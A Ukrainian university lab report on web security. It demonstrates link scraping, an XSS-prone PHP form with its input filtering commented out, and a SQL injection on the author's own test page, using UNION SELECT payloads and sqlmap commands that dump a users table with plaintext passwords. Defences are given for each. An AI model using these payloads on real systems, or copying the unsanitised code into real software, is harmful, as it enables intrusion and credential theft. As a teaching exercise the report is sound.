Міністерство освіти і науки України
Національний технічний університет України „КПІ”
Факультет інформатики та обчислювальної техніки

Кафедра автоматизованих систем обробки
інформації та управління

ЗВІТ

до лабораторної роботи “Безпека даних”

з дисципліни “Основи клієнтської розробки”

Виконав студент *ІП-61 Кушка Михайло Олександрович*

(№ групи, прізвище, ім’я, по батькові)

Прийняв *Ковтунець О. В.*

(посада, прізвище, ім’я, по батькові)

Київ 2017

1. WEB SCRAPPING

Спосіб, що полягає у зборі відкритої інформації у вигляді, зручному для подальшого аналізу. В даному прикладі був написаний скрипт на Python3 для отримання адрес усіх сторінок сайту, що може бути використано для подальшого злому сайту.

Код скрипту

```
from bs4 import BeautifulSoup
import requests
url = "http://vstup.info/web"
r  = requests.get(url)
data = r.text
soup = BeautifulSoup(data, "html5lib")
for link in soup.find_all('a'):
      print(link.get('href'))
```

Результат роботи

```
./Web-Tech-Client-Labs.pdf
./Web-Tech-Server-Labs.pdf
./Web-Tech-Graphics-Lab.pdf
./Web-Tech-Crack-n-JQuery-Lab.pdf
./lecture1-zag-pryntsypy-web-rozrobky-osnovy-php.ppt
./lecture2-osnovy-JavaScript.ppt
./lecture3-AJAX.ppt
./lecture4-zapyty-klient-server.ppt
./lecture5-mysql.ppt
./lecture6-sesii.ppt
./lecture7-cache.ppt
./JS-jquery.zip
./PHP-detailed.zip
./AJAX-suggestion.pdf
./Fridl_Dzh_Regulyarnye_vyrazhenia_3-e_izdanie_20.pdf
./art-of-font.zip
```

Даний метод фактично не є зламом, а є лише збором відкритої інформації, але від нього неможливо захиститися. Звісно, якщо не прибрати всі посилання з сайту, що буде дуже незручно для користувача.

2. DATA VALIDATION

Атака полягає у відсутності перевірки наявності полів форми на наявність HTML-тегів, JS-скриптів, чи будь-якого іншого виду коду, що може виконуватися на сайті. При виведенні полів такої форми на екран код теж спрацьовує, що призводить до можливості повного зламу сайту.

Код form.php

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>Bad form</title>
    <script
src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.0/jquery.min.js"></s
cript>
</head>
<body>
    <form    method="POST"    id="formx"    action="javascript:void(null);"
onsubmit="call()">
        <h2>Test From</h2>
        <label    for="name">Name:</label><input    id="name"    name="name"
value="" type="text">
        <label  for="email">Email:</label><input  id="email"  name="email"
value="" type="text">
        <input value="Send" type="submit">
    </form>

    <div id="results"></div>

    <script type="text/javascript" language="javascript">
      function call() {
        var msg   = $('#formx').serialize();
```


```
            $.ajax({
              type: 'POST',
              url: 'process.php',
              data: msg,
              success: function(data) {
                $('#results').html(data);
              },
              error:  function(xhr, str){
          alert('Возникла ошибка: ' + xhr.responseCode);
              }
            });

        }
    </script>
</body>
</html>
```

Код process.php


```
<?php
echo "<pre>";
    $name = $_POST["name"];
    $email = $_POST["email"];

    // $name = strip_tags($name);
    // $name = htmlspecialchars($name);
    // $name = mysql_escape_string($name);

    // $email = strip_tags($email);
    // $email = htmlspecialchars($email);
    // $email = mysql_escape_string($email);

    // <script>alert(1)</script>
    // <style>body{background-color:blue;}</style>

    echo "Name: ".$name."\n";
    echo "Email: ".$email;
```

```
echo "</pre>";
?>
```

Передбачуваний результат роботи



Непередбачуване виконання CSS



Захист: перевірка полів форми на наявність HTML-тегів, JS-скриптів, чи будь-якого іншого виду коду, що може виконуватися на сайті. Ця перевірка реалізована в файлі process.php, але рядки з перевіркою закоментовані для демонстрації вразливості.

3. SQL INJECTION

Атака полягає у виконанні SQL запитів на сайті, що має базу даних (наприклад MySQL). В даному прикладі було було підраховано кількість стовпців в таблиці, що зберігала дані користувачів та була отримана інформація з приводу номеру стовпця, що зберігає логін користувача. Дану атаку було продовжено за допомогою Python-утиліти sqlmap і в результаті було отримано повний доступ до усіх баз даних, таблиць та інформації, що в них зберігається.

Основна інформація про базу даних та таблиці

База даних: `c9`

Таблиця: `users`

Вміст таблиці:

```
+----+-------+----------+
| id | login | password |
+----+-------+----------+
|  1 | admin | 12345678 |
|  2 | misha | pass     |
|  3 | jack  | QweryAsd |
+----+-------+----------+
```

Код simple-page.php

```
<?php include_once('connect.php'); ?>
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta http-equiv="X-UA-Compatible" content="ie=edge">
    <title>SQL injection</title>

    <?php
        error_reporting(0);
        $x = $_GET['id'];
        $query = "SELECT * FROM users WHERE id=$x";
        $result = mysqli_query($connection, $query);
        if (!$result) {
            die('Query failed '.mysqli_error($connection));
        }
        while ($lel = mysqli_fetch_array($result)) {
            echo    "<h2><pre>Hello    and    Welcome    to    our    site,
".$lel['login']."</pre></h2>";
            break;
        }
    ?>

    <?php
        if (!mysqli_connect_errno()) {
            echo " :3 ".mysqli_error($connection);
        }
    ?>

</head>
<body>
```

```
</body>
</html>
```

Код connect.php

```
<?php
    //Connect to the database
    $host = "127.0.0.1";
    $user = "kushkamisha";
    $pass = "";
    $db = "c9";
    $port = 3306;

    $connection = mysqli_connect($host, $user, $pass, $db, $port)or
die(mysql_error());
?>
```

Нормальна робота сайту

Hello and Welcome to our site, admin

:3

Виявлення кількості колонок в таблиці

При спробі додання до url-адреси `id=1 order by 4--` отримуємо помилку на сайті:

Query failed Unknown column '4' in 'order clause'

Прочитавши помилку дізнаємося, що у таблиці немає четвертої колонки. Отже колонок у ній 3 або менше. Слід також зазначити, що знак “--“ вважається коментарем у мові SQL. Він доданий до запиту, щоб атака працювала і у випадку не числового параметру запиту.

Спробуємо тепер додати до адреси `id=1 order by 3--.` Маємо:

Hello and Welcome to our site, admin

:3

Отже запит коректний, а це означає, що у таблиці, що містить дані користувачів 3 колонки.

Виявлення номеру колонки, що відповідає за логін

Скористаємося SQL-командою union, що додає до поточного запиту додатковий. В даному випадку виберемо три стовпці з таблиці (а їх усього 3) командою “select 1,2,3--“. Отож наш результуючий запит наступний: `…id=1 union select 1,2,3--.`

Hello and Welcome to our site, admin

:3

Сайт працює як зазвичай, отже запит коректний. Тепер спробуємо підставити неіснуючий id (наприклад -1): `…id=-1 union select 1,2,3--`. Тепер

наш сайт показує замість логіну користувача номер стовпця, в якому він зберігається. В даному випадку це другий стовпець:

Hello and Welcome to our site, 2

:3

Злам за допомогою утиліти sqlmap

Спершу дізнаємося які бази даних є на сервері. Для цього скористаємося командою `python sqlmap.py -u "https://web-kushkamisha.c9users.io/hack/sql-injection/simple-page.php?id=1" --batch --dbs`.

Отримали таку інформацію:

```
available databases [6]:
[*] c9
[*] information_schema
[*] mysql
[*] mystorage
[*] performance_schema
[*] phpmyadmin
```

Тепер дізнаємося які є таблиці в базі даних c9. Для цього замість `--dbs` напишемо `--tables -D c9`.

Вивід такий:

```
Database: c9
[2 tables]
+-------+
| pages |
| users |
+-------+
```

Ну і останнє: подивимося вміст таблиці pages, написавши замість `--dbs` напишемо `--dump -T users -D c9`.

Отримали усю інформацію:

```
Database: c9
Table: users
[3 entries]
+----+-------+----------+
| id | login | password |
+----+-------+----------+
| 1  | admin | 12345678 |
| 2  | misha | pass     |
| 3  | jack  | QweryAsd |
+----+-------+----------+
```

Усе. Тепер ми знаємо усі логіни і паролі користувачів, в тому числі і адміністратора сайту, а отже можемо робити усе, що захочемо на сайті.

Захист

Проте, як не дивно захист від такого виду зламу дуже простий: фільтрувати дані. В даному випадку перш, ніж звертатися до таблиці необхідно перевірити параметр id на числовий формат. Це можна зробити командою `$x = (int) $_GET['id'];`